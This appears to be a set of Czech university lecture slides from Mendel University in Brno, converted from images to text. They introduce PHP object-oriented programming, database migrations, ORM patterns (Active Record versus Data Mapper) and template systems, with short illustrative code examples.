
PHP OOP, PHP a databáze, migrace DB, ORM, šablony, MVC/MVP, PHP frameworky


Mendelova univerzita v Brně

PHP

- skriptovací jazyk
- dynamicky typovaný
- interpret skriptů
- spouští se jako modul v Apache HTTP server
  - při instalaci se registruje koncovka php k interpretu v httpd.conf

PHP


PHP Market Position, 1 Mar 2016, W3Techs.com
used by high traffic sites
used by low traffic sites
Java
ColdFusion
ASP.NET
PHP
static files
used by fewer sites
used by many sites


PHP 81.9%
ASP.NET 15.8%
Java 3.1%
static files 1.5%
ColdFusion 0.7%
Ruby 0.6%
Perl 0.5%
JavaScript 0.2%
Python 0.2%
Erlang 0.1%
Miva Script 0.1%
W3Techs.com, 1 March 2016
Percentages of websites using various server-side programming languages
Note: a website may use more than one server-side programming language

PHP výhody

- funkce pro zpracování textu -> WWW
- multiplatformní
- podpora, rozšířenost, komunita
- hotové aplikace (mnoho volných)
- dokumentace na php.net a jinde

PHP nevýhody

- nekonzistentí API knihovny funkcí
  - str_* X str*
- skript běží jen po dobu obsluhy požadavku
  - nutnost ukládat stav do DB, vždy znovu spustit aplikaci
  - není možné realizovat daemona
- nemá standardní ladící nástroje

PHP

- Vložení PHP kódu:
  - značka ?> je nepovinná

```
<?php
    echo "Hello world!";
?>
```

text za ?> může způsobit problémy s fcí header()

PHP předávání parametrů

```
function fce(
   $povinny,
   $nepovinny = false,
   Trida $typovany,
   Array $pole,
   Trida $typovanyNepovinny = null,
   Array $poleNepovinne = array()
) { … }
```

typ

nepovinné parametry s výchozí hodnotou

PHP objekty

- Viditelnost metod a vlastností
  - public, private, protected
- Přetěžování metod
- Dědičnost
  - jediný předchůdce
- Interfaces
- Traits

PHP objekty - magické metody

- __construct()
- __destruct()
- __get($n)
- __set($n, $v)
- __call($n)
- __toString()
- __...

$this->cokoliv = …;
zavolá __set("cokoliv")

$objekt = new …;

echo $objekt;

PHP objekty - interface

```
interface Soundable {
   function makeSound();
   …
}

interface Eatable() {
   …
}
```

funkce, které musí třída implementovat

PHP objekty - abstraktní třída

```
abstract class Animal {
  private $name;
  function __construct($n) {
    $this->name = $n;
  }
  abstract function canEat(Eatable $a);
  function __toString() {
    return $this->name;
  }
}
```

abstraktní fce nemá tělo (podobně jako interface)

PHP objekty - dědičnost

```
class Cat extends Animal implements
Soundable {
  private $sound = "Meow";
  function makeSound() {
    echo $this->sound;
  }
  function canEat(Eatable $a) {
    return $a instanceof Mouse;
  }
}
```

PHP objekty - dědičnost

```
class Mouse extends Animal implements
Soundable, Eatable {
  private $sound = "Squeak";
  function makeSound() {
    echo $this->sound;
  }
  function canEat(Eatable $a) {
    return $a instanceof Cheese;
  }
}
```

PHP objekty - dědičnost

- pozor na přetěžování metod
  - nelze mít více metod stejného názvu s různými parametry
  - nelze odebrat parametr
    - lze mu nastavit výchozí hodnotu

PHP objekty - statické metody

```
class AnimalFactory {
  const CAT = 0;
  const MOUSE = 1;
  public static function makeAnimal($p, $n) {
    if($p == self::CAT) {
      return new Cat($n);
    } else {
      return new Mouse($n);
    }
  }
}
```

PHP objekty - statické metody

```
$cat = AnimalFactory::makeAnimal(
  AnimalFactory::CAT, "Tom"
);

$mouse = AnimalFactory::makeAnimal(
  AnimalFactory::MOUSE, "Jerry"
);

if($cat->canEat($mouse)) {
  echo $cat . " muze jist " . $mouse;
  echo "<br />" . $cat->makeSound();
}
```

PHP objekty - traits

```
trait Trait1 {
  function f1() {…}
}

trait Trait2 {
  function f2() {…}
}

class Trida {
  use Trait1, Trait2;
}
```

třída má nyní
funkce f1 a f2

PHP jmenné prostory

- Mohou obsahovat
  - třídy
  - interface
  - trait
  - funkce
  - konstanty

PHP jmenné prostory

```
namespace Moje;

$a = new \Cizi\Trida();

use \Cizi\Trida;
use \Cizi\Trida2 as Tr2;

$b = new Trida();
$c = new Tr2();
```

PHP anonymní funkce

```
$func = function($var) {
  return strtoupper(trim($var));
};

$func("ahoj");

//nebo jako parametr
jinaFunkce($func);
jinaFunkce(function($p) {…});
```

PHP předání metody třídy

```
$objekt = new Trida();
$objekt->metoda();

zavolej(array($objekt, "metoda"));
```


Volání funkce předané názvem/polem

```
//argumenty jsou vyjmenovany
$ret = call_user_func("nazevFce", $param1, …);

$instance = new Trida();
$ret = call_user_func(
         array($instance, "nazevFce"), $param1, …);

$ret = call_user_func(
         array("Trida", "nazevFce"), $param1, …);


//argumenty predany jako pole
$ret = call_user_func_array(…, array($param1, …));
```

PHP7

- typ. kontrola pro skalární typy (volitelně)
- operátor ??
  - echo $_GET["…"] ?? "vychozi hodnota"
- operátor <=> pro řazení (vrací 0, -1, 1)
  - $v = 1 <=> 2; … -1
- anonymní třídy
- zrušeno rozhraní MySQL
- rychlost!

Návrhové vzory



Otázka k zamyšlení:

- Dokázali byste napsat server-klient aplikaci s GUI a databází v relativně krátkém čase v jiném než webovém prostředí?
  - asi ne…
  - v PHP to umí kde kdo (i děti na ZŠ)
    - mohou to dělat dobře?
    - jak to dělat správně?
    - jak se neztratit v kódu?

jakou?

Tvorba software a návrh

- Dobrý návrh aplikací je důležitý pro větší projekty
  - udržovatelnost
  - testovatelnost
  - dodržet termín dodání
  - vlastní psaní kódu je dílčí část procesu
- v PHP se píšou aplikace malé i velké
  - je snadné začít
  - <u>může být těžké růst</u>


aby kód mohl upravovat i někdo jiný, aby mohlo spolupracovat víc vývojářů

volte správné nástroje pro vaše cíle

Návrhový vzor

- znovupoužitelné řešení nějakého problému


	Programování	Elektrotechnika	Strojírenství
Základní jednotka	Řádek kódu	Součástka (kondenzátor, odpor, dioda, …)	Díl (hřídel, ozubené kolo, šroubek, …)
Celek	Funkce, třída	Elektrický obvod (zapojené součástky)	Sestava (převod, sešroubované díly, ložisko, …)
Funkční celek	Vrstva aplikace, knihovna	Osazený plošný spoj (zesilovač, zdroj, trafo, …)	Spojka, motor, převodovka, diferenciál…
Produkt	Software	Zařízení	Stroj


THE LIFE OF A SOFTWARE ENGINEER.
CLEAN SLATE. SOLID FOUNDATIONS. THIS TIME I WILL BUILD THINGS THE RIGHT WAY.
MUCH LATER...
OH MY. I'VE DONE IT AGAIN, HAVEN'T I ?
MANU

Známé návrhové vzory

- Singleton
- MVC/MVP
- Factory
- ORM
  - Active Record, Data Access Object
- …
- Pozor na anti-pattern
  - špagetový kód, copy-paste programování…

PHP a databáze



Databáze

- Relační
  - MySQL, PostgreSQL, SQLite, …
  - monžné nádstavby např. pro GIS
- Jiné - pro speciální použití
  - Objektové databáze
  - Sloupcové databáze
  - XML databáze
  - …

Databáze

většinou stačí
CRUD operace

- SQL jazyk
  - `SELECT * FROM table … JOIN … WHERE … GROUP BY … ORDER BY … LIMIT …`
  - `UPDATE table SET k = v WHERE …`
  - `DELETE FROM table WHERE …`
  - `INSERT INTO table (k1, k2, …) VALUES (v1, v2, …)`

PHP a databáze

- možnost práce přes rozšíření
  - mysqli, ~~mysql~~
  - sqlite
  - PDO
    - univerzální pro různé DB
  - Existují knihovny realizující ORM
    - obvykle součástí frameworku
    - abstrakce DB - nezávisí na konkrétní implementaci

zavrženo v PHP 5.5.0

odstraněno v PHP 7.0.0

PHP aplikace a databáze

- DB struktura je součástí aplikace
  - chybějící sloupec způsobí kolaps aplikace
- problém jsou změny struktury při změnách aplikace
  - kdo mi řekne, že kolega udělal změnu?
  - jak udržet strukturu na všech strojích, kde aplikace běží stejnou?

můžu si zapisovat ručně změny?

Migrace DB

- systém pro procedurální tvorbu DB struktury
  - výhodné pro týmy
  - každá změna DB je realizována jako skript
  - podpora rollback (undo)
  - např. systém Phinx nebo součástí frameworku Laravel


Migrace DB

```
function up() {
  Schema::create('traffic_info', function($table) {
    $table->increments('id');
    $table->string('msg_id', 100);
    $table->timestamp('created_at');
    $table->dateTime('generated');
    $table->string('text', 500)->nullable();
    $table->double('lat')->nullable();
    $table->double('lon')->nullable();
  });
}

function down() {
  Schema::drop('traffic_info');
}
```

undo!

ORM

- Object Relational Mapping
  - mapuje databázi na objekty
  - využívá cizí klíče nebo konfigurační soubory pro relace
- Vzory (design pattern):
  - Active record
  - Data mapper
- Generátory kódu



ORM výhody a nevýhody

- výhody
  - není nutné psát jednoduché SQL
  - je nutné upravit strukturu DB
    - některé ORM např. nepodporují kompozitní klíče
- nevýhody
  - složitější dotazy a spojení tabulek se někdy realizují složitě


ORM


- Active record
  - objekty si řeší práci s DB samy
  - $obj->save(), $obj->delete();
- Data mapper
  - práce s DB přes další objekt tzv. "mapper"
  - $mapr->save($obj), $mapr->delete($obj)

Active record vs Data mapper

- Active record
  - objekt obsahuje DB metody jako
    - insert
    - delete
    - update
- Data mapper
  - entita neobsahuje DB metody
  - mapper může pracovat nad různými úložišti

co dělat se smazanou instancí?





Mapper může vrátit instanci podle dat

ORM ukázka - Active Record

```
$user = new User();
$user->load(5);

$user->email = "…";
$user->save();

$user->saveToFile(…);
```

třída User je asi mix SQL kódu a logiky modelu…

a asi spousta dalšího


ORM ukázka - Data mapper


co to je a odkud?

```
$daoDB = daoSQL::users();
$user = $daoDB->get(5);
$user->name = "…";
$user->email = "…";
$daoDB->store($user);

$daoFile = daoFile::user();
$daoFile->store($user);
```

entita User je nezávislá na úložišti

Active record vs Data mapper






MVC/MVP, Frameworky

Počátky PHP do r. 2005

- malé aplikace napsány jako mix PHP a HTML kódu
- větší aplikace procedurálně + šablona
  - podpora objektů reálně funkční až od PHP5



Šablonovací systémy

- např. Smarty, Twig, Latte
  - a různá jiná řešení (i vlastní)
- Šablony se kompilují do PHP
  - obvykle se parsují pomocí regulárních výrazů
  - caching

Šablonovací systémy - výhody

- Oddělení PHP a HTML
  - oddělení prezentační logiky od aplikační
  - přehlednost
  - dělitelnost práce
    - rychlost, odbornost, náklady
- Bezpečnost
  - XSS
    - htmlspecialchars()

Šablonovací systémy - nevýhody

- ne vždy podpora syntaxe v IDE
  - NetBeans + Latte je OK
- člověk si musí pamatovat názvy proměnných
  - je důležitá komunikace programátor <-> kodér
    - je nutné napsat dokumentaci

Šablonovací systémy – princip

- zkompilovaná šablona uložená v mezipaměti
  - PHP kód
  - cache
- šabloně se předají proměnné a načte se jako PHP kód přes include

Šablonovací systémy – ukázka

```
//$data je asoc. pole
function runTemplate($tmpl,
                     array $data) {
  extract($data);
  include("dir/" . $tmpl);
}
```

Šablonovací systémy – ukázka

```
{if($form->hasError())}
  <p>Chyba...</p>
{endif}
```

Šablonovací systémy – kompilace

```
$script = preg_replace(
  '|{if\((.+?)\)}|i',
  '<?php if(\\1) { ?>',
  $script);
```

nahradí {if(…)} za
<?php if(…) { ?>

```
$script = preg_replace(
  '|{end[a-z]*}|i',
  '<?php } ?>',
  $script);
```

nahradí {endif} za
<?php } ?>

Šablonovací systémy – ukázka

```
<?php if($form->hasError()) { ?>
  <p>Chyba...</p>
<?php } ?>
```

Šablonovací systémy – ukázka

```
{if($form->hasError())}
  <p>Chyba...</p>
{endif}
```



```
<?php if($form->hasError()) { ?>
  <p>Chyba...</p>
<?php } ?>
```

Šablonovací systémy – ukázka

```
<table>
{foreach($var as $k => $v)}
  <tr><td>…</td></tr>
{endforeach}
</table>
```

Šablonovací systémy – ukázka

```
<table>
<?php foreach($var as $k => $v) { ?>
  <tr><td>…</td></tr>
<?php } ?>
</table>
```

MVC a MVP

